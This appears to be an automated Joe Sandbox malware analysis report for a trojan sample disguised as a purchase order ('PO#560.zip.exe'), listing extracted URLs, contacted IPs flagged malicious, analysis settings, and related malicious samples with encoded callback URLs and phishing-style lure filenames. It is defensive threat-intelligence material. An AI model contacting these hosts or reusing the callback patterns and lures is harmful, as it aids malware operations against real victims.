
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.mymoxypets.com/md5?IBcTaR=Djxti6ShQzh8&DzrLH=KmRkPCie18HGThsKkJHqLKLrKfVDUYN2hxdl6/3	systray.exe, 0000000A.00000002.485148191.00000000053BF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/jp/hs	PO#560.zip.exe, 00000000.00000003.214608357.000000000608C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/hs	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/michel-pi/EasyBot.Net	PO#560.zip.exe	false		high
http://www.fontbureau.com/designers?	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cnt-i%	PO#560.zip.exe, 00000000.00000003.212947601.00000000060AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/l	PO#560.zip.exe, 00000000.00000003.214608357.000000000608C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.com2	PO#560.zip.exe, 00000000.00000003.213718774.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn;	PO#560.zip.exe, 00000000.00000003.212947601.00000000060AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.carterandcone.com3	PO#560.zip.exe, 00000000.00000003.213964934.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com	PO#560.zip.exe, 00000000.00000003.213564531.00000000060B0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://my.bigcartel.com;	systray.exe, 0000000A.00000002.485148191.00000000053BF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.sajatypeworks.com	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/en-u	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://fontfabrik.com	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.comC	PO#560.zip.exe, 00000000.00000003.213718774.00000000060B0000.00000004.00000001.sdmp, PO#560.zip.exe, 00000000.00000003.213964934.00000000060B0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comasef	PO#560.zip.exe, 00000000.00000002.241188316.000000000608A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.com9	PO#560.zip.exe, 00000000.00000003.213824153.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers_	PO#560.zip.exe, 00000000.00000003.215780122.00000000060B0000.00000004.00000001.sdmp	false		high
http://www.fontbureau.comav	PO#560.zip.exe, 00000000.00000002.241188316.000000000608A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/n-u	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.comQ	PO#560.zip.exe, 00000000.00000003.214819617.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comrsiv	PO#560.zip.exe, 00000000.00000002.241188316.000000000608A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp//d1	PO#560.zip.exe, 00000000.00000003.214335139.0000000006083000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.kr	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	PO#560.zip.exe, 00000000.00000003.213564531.00000000060B0000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.comTC)	PO#560.zip.exe, 00000000.00000003.213718774.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.carterandcone.comI	PO#560.zip.exe, 00000000.00000003.213964934.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.como.	PO#560.zip.exe, 00000000.00000003.213564531.00000000060B0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.mymoxypets.com/md5?IBcTaR=Djxti6ShQzh8&DzrLH=KmRkPCie18HGThsKkJHqLKLrKfVDUYN2hxdl6/3xA/G	systray.exe, 0000000A.00000002.485148191.00000000053BF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coma	PO#560.zip.exe, 00000000.00000003.213824153.00000000060B0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	PO#560.zip.exe, 00000000.00000003.213421217.00000000060AF000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.agfamonotype.	PO#560.zip.exe, 00000000.00000003.222424567.00000000060B0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.comc	PO#560.zip.exe, 00000000.00000003.213824153.00000000060B0000.00000004.00000001.sdmp	false		unknown
http://www.carterandcone.comTC	PO#560.zip.exe, 00000000.00000003.213824153.00000000060B0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/R	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comego	PO#560.zip.exe, 00000000.00000003.213564531.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/I	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsoft.	PO#560.zip.exe, 00000000.00000003.213421217.00000000060AF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cnbio	PO#560.zip.exe, 00000000.00000003.213564531.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comI	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/w	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	PO#560.zip.exe, 00000000.00000003.212947601.00000000060AE000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.monotype.4	PO#560.zip.exe, 00000000.00000003.215261953.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designers/frere-jones.html	PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.monotype.	PO#560.zip.exe, 00000000.00000003.215072761.00000000060B0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp, PO#560.zip.exe, 00000000.00000003.214435274.000000000608A000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers#	PO#560.zip.exe, 00000000.00000003.215738986.00000000060B0000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers8	PO#560.zip.exe, 00000000.00000003.216534912.00000000060B0000.00000004.00000001.sdmp, PO#560.zip.exe, 00000000.00000002.247136868.0000000007292000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.261880107.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.carterandcone.comdd_	PO#560.zip.exe, 00000000.00000003.213564531.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designers:	PO#560.zip.exe, 00000000.00000003.216063105.00000000060B0000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/d	PO#560.zip.exe, 00000000.00000003.214521453.000000000608A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/	PO#560.zip.exe, 00000000.00000003.215703797.00000000060B0000.00000004.00000001.sdmp	false		high
http://www.carterandcone.comwdth	PO#560.zip.exe, 00000000.00000003.213718774.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comTCm	PO#560.zip.exe, 00000000.00000003.213564531.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cnalv	PO#560.zip.exe, 00000000.00000003.213564531.00000000060B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
151.101.1.211	dualstack.sni.bigcartel.map.fastly.net	United States		54113	FASTLYUS	true
50.118.194.26	www.talllensphotography.com	United States		18779	EGIHOSTINGUS	true
185.53.177.14	www.new123movies.pro	Germany		61969	TEAMINTERNET-ASDE	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383967
Start date:	08.04.2021
Start time:	13:20:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO#560.zip.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.evad.winEXE@7/1@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.6% (good quality ratio 17.9%) • Quality average: 68.8% • Quality standard deviation: 34.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 40.88.32.150, 23.54.113.53, 52.255.188.83, 52.147.198.201, 168.61.161.212, 95.100.54.203, 20.82.210.154, 23.0.174.185, 23.0.174.200, 23.10.249.26, 23.10.249.43, 20.54.26.129, 104.83.127.80, 104.83.87.75 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, e15275.g.akamaiedge.net, arc.msn.com, cdn.onenote.net.edgekey.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, wildcard.weather.microsoft.com.edgekey.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, cdn.onenote.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, ris-prod.trafficmanager.net, tile-service.weather.microsoft.com, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, e1553.dspg.akamaiedge.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:21:11	API Interceptor	2x Sleep call for process: PO#560.zip.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
151.101.1.211	PO#41000055885.exe	Get hash	malicious	Browse	• www.themelaninkloset.com/s2oc/?8pDp00Hp=4et4FaxN7qEBNT6CH0ez/E8Dsb/i+ag7YHyBfouUYdL2gsctUxkX/3SGPji7Vpx94OAO&GzrL=WBjT_rUpa
	1drive.exe	Get hash	malicious	Browse	• www.sunsetcherrydesigns.com/bf3/?ofrxUr=z+RdWRCQVf1bdnGc2R5YR6rM/6sPZTZSg7KrVxVPdery5GTrkAKGAiYLRPGVSBCJDCuD&vL3=DX1ltFKxhhDH0NG
	PO-108561.exe	Get hash	malicious	Browse	• www.themelaninkloset.com/s2oc/?6l=UlSp&GTgP=4et4FaxN7qEBNT6CH0ez/E8Dsb/i+ag7YHyBfouUYdL2gsctUxkX/3SGPji7Vpx94OAO
	CIF Warsaw, PL.doc	Get hash	malicious	Browse	• www.lohushirts.com/ggm/?2d2lbDM=FmVsm8yJy3o4N73UV6a3eDIgWNbuuxXqXgkL1a345HT6WSTKiLzmujkKUJY5KDL/BcumXA==&3fz=fxopBn3xVHz0wjip
	ORDER 0321.xlsx	Get hash	malicious	Browse	• www.kazaniansemporium.com/mdi/?qJE0=G0GpifmhvntLyLO&-ZoXL=Ukkr0xduwJyqlRkW6DLQgok1J3em4aUvaYfD3PuPAT4El0i7xKTf9yliHfHdRikdYVI2Wg==
	aQnaI0DXH8l8WfB.exe	Get hash	malicious	Browse	• www.animegriptape.com/uszn/?hBZ=bvW195OsOyiVGNxdZYx0gND0s+5aO8LIQRJvcr0ieH3bam7oATXiZfLwJhm+6mFGC/VP&Wr=LhnLHrv82

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Parcel _009887 .exe	Get hash	malicious	Browse	• www.annsdyeshop.com/csw6/?t8bHuZw=Rhb01RneKuHXTPiWjgeUl6S/cUFgmxqkxBOjaeKaGNWDobLhoR5VZAcx9/za/wSI2hT6QRiLPg==&2d=llsp
	NWvnpLrdx4.exe	Get hash	malicious	Browse	• www.theindiaallureshop.com/da0a/?0pn=jOU7cI5/+szqhWIjpIydt61kBzYwAKSDHR3RGTYHvzw9khcqjN3kz0fS8ehjw9D2F6h6B+QEdg==&D6Ap=ZfoTzbtx3ht
	Xi4vVgHekF.exe	Get hash	malicious	Browse	• www.pinkcouturecollection.com/rina/?GFQL=hH+8hb51AwOfjaxJPL0yauFlUal0NiIgwc48TRuYBxnYS7MgRz93KNxBEzoiKPfIGdpR&wFN0DX=UtX8E
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• www.strawberryhearts.com/h3qo/?zL0lV0=HfJSiNDRC9T1mqopA9EExv7r8pXWCasA0nOTgrYBcQfcawbhGFXSgDSLDZJueGLLScsV&Wzr=H0DXHrHhI0T8J
	9tyZf93qRdNHfVw.exe	Get hash	malicious	Browse	• www.animegriptape.com/uszn/?OtQl7=bvW195OsOyiVGNxdZYx0gND0s+5aO8LIQRJvcr0ieH3bam7oATXiZfLwJhmUlW1GG9dP&TT=FhLpvxO
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• www.strawberryhearts.com/h3qo/?mvHpc=HfJSiNDRC9T1mqopA9EExv7r8pXWCasA0nOTgrYBcQfcawbhGFXSgDSLDap+RnbzM5FS&sPj8=mh84WN0PyZRt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL-Shipment-Documents.scr.exe	Get hash	malicious	Browse	• www.lashdreamblvd.com/vnc/?n38Ura=VL+/i4NcL0iBAexwvYWtmYUgLMAplunlrIdV1ZetG71U4kzfLgJwOR7hriu2EZlGb/Vo&yXoTn8=yZBxIB
	NEW URGENT ORDER FROM PUK ITALIA GROUP SRL.EXE	Get hash	malicious	Browse	• www.uniquehairllc.com/k47/?r6=GbwDj4ypT&-ZU=zaEiAUWzhGf00blgYVrxIVSvtD9y5l2u4FGFIU/gdJgDDlZuDG+K6r7n7uEQR8jyp8ma
50.118.194.26	PO#7689.zip.exe	Get hash	malicious	Browse	• www.talllensphotography.com/md5/?Jzu4_4C=JP702FCblU1K1nbBBTKIcgs3vFjx7LTnku6fbfQ3JvhMEqeKMVIpxerk2LYKo8e/vDsV&NrThfj=D48x
185.53.177.14	inquiry 19117030P.xlsx	Get hash	malicious	Browse	• www.zuneb ox.com/pp2/?khX0G=YCG/V5x90Bs8NSXDDDtBJoG4GCoNsYz+F8ezmK1WpQlgtBp/NM+4LhqYC9/Kv1A4xuDj/Q==&VfRhwF=EDKtZh5H9V3tBNR
	6z0GZwvVSRNDV96.exe	Get hash	malicious	Browse	• www.tw2dl.com/cpi/?rP0DzZ=1qR/tzchkuTVe7V2erKDG2yNod6xB/0wxqlswUmIPiLW+bT+pfkW7EoZ2Q12By7DbBmv&Lh0h=ZTytW2D0v
	WinRAR4.01.exe	Get hash	malicious	Browse	• mahi.fileave.com/mvsmvm.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.talllensphotography.com	PO#7689.zip.exe	Get hash	malicious	Browse	• 50.118.194.26
dualstack.sni.bigcartel.map.fastly.net	PO#41000055885.exe	Get hash	malicious	Browse	• 151.101.1.211
	1drive.exe	Get hash	malicious	Browse	• 151.101.1.211
	PO-108561.exe	Get hash	malicious	Browse	• 151.101.1.211
	CIF Warsaw, PL.doc	Get hash	malicious	Browse	• 151.101.1.211
	ORDER 0321.xlsx	Get hash	malicious	Browse	• 151.101.1.211
	aQnaI0DXH8l8WfB.exe	Get hash	malicious	Browse	• 151.101.1.211
	PO#652.exe	Get hash	malicious	Browse	• 151.101.1.211
	Parcel _009887 .exe	Get hash	malicious	Browse	• 151.101.1.211
	NWvnpLrdx4.exe	Get hash	malicious	Browse	• 151.101.1.211
	Xi4vVgHekF.exe	Get hash	malicious	Browse	• 151.101.1.211
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 151.101.1.211
	9tyZf93qRdNHfVw.exe	Get hash	malicious	Browse	• 151.101.1.211
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 151.101.1.211

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL-Shipment-Documents.scr.exe	Get hash	malicious	Browse	• 151.101.1.211
	NEW URGENT ORDER FROM PUK ITALIA GROUP S RL.EXE	Get hash	malicious	Browse	• 151.101.1.211

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TEAMINTERNET-ASDE	safecrypt.exe	Get hash	malicious	Browse	• 185.53.178.54
	RFQ HAN4323.exe	Get hash	malicious	Browse	• 185.53.177.11
	Doc.exe	Get hash	malicious	Browse	• 185.53.178.14
	payment slip_pdf.exe	Get hash	malicious	Browse	• 185.53.177.10
	iQnbU4o7yx.exe	Get hash	malicious	Browse	• 185.53.179.28
	requisition from ASTRO EXPRESS.xlsx	Get hash	malicious	Browse	• 185.53.177.10
	inquiry 19117030P.xlsx	Get hash	malicious	Browse	• 185.53.177.14
	HwL7D1UcZG.exe	Get hash	malicious	Browse	• 185.53.177.13
	CREDIT NOTE DEBIT NOTE 30.1.2021.xlsx	Get hash	malicious	Browse	• 185.53.177.13
	CiL08gVVjl.exe	Get hash	malicious	Browse	• 185.53.177.13
	Mv Maersk Kleven V949E.xlsx	Get hash	malicious	Browse	• 185.53.177.13
	Inquiry PR11020204168.xlsx	Get hash	malicious	Browse	• 185.53.177.13
	PO210119.exe.exe	Get hash	malicious	Browse	• 185.53.178.53
	payment advice002436_pdf.exe	Get hash	malicious	Browse	• 185.53.177.10
	PDRglfT71e.exe	Get hash	malicious	Browse	• 185.53.177.13
	Payment Advice.xlsx	Get hash	malicious	Browse	• 185.53.177.13
	payment advice00000789_pdf.exe	Get hash	malicious	Browse	• 185.53.177.10
	Q52msELKeI.exe	Get hash	malicious	Browse	• 185.53.178.13
	IMG-CMR.xlsx	Get hash	malicious	Browse	• 185.53.178.10
	20210111140930669.exe	Get hash	malicious	Browse	• 185.53.178.13
FASTLYUS	Telekom.jar	Get hash	malicious	Browse	• 185.199.109.154
	Telekom.jar	Get hash	malicious	Browse	• 185.199.111.154
	Telekom.jar	Get hash	malicious	Browse	• 185.199.108.154
	Telekom.jar	Get hash	malicious	Browse	• 185.199.110.154
	nicoleta.fagaras-DHL_TRACKING_1394942.html	Get hash	malicious	Browse	• 151.101.12.193
	PO#41000055885.exe	Get hash	malicious	Browse	• 151.101.1.211
	DHL Paket.jar	Get hash	malicious	Browse	• 185.199.108.154
	DHL Paket.jar	Get hash	malicious	Browse	• 185.199.108.154
	agmz0F8LbA.dll	Get hash	malicious	Browse	• 151.101.114.132
	vniSIKfm4h.dll	Get hash	malicious	Browse	• 151.101.114.132
	61mwzdX4GC.dll	Get hash	malicious	Browse	• 151.101.14.132
	WbQrxxnmAO.dll	Get hash	malicious	Browse	• 151.101.14.132
	aunobp.dll	Get hash	malicious	Browse	• 151.101.1.44
	J18DGDMA9d	Get hash	malicious	Browse	• 151.101.112.193
	46578-TR.exe	Get hash	malicious	Browse	• 151.101.1.195
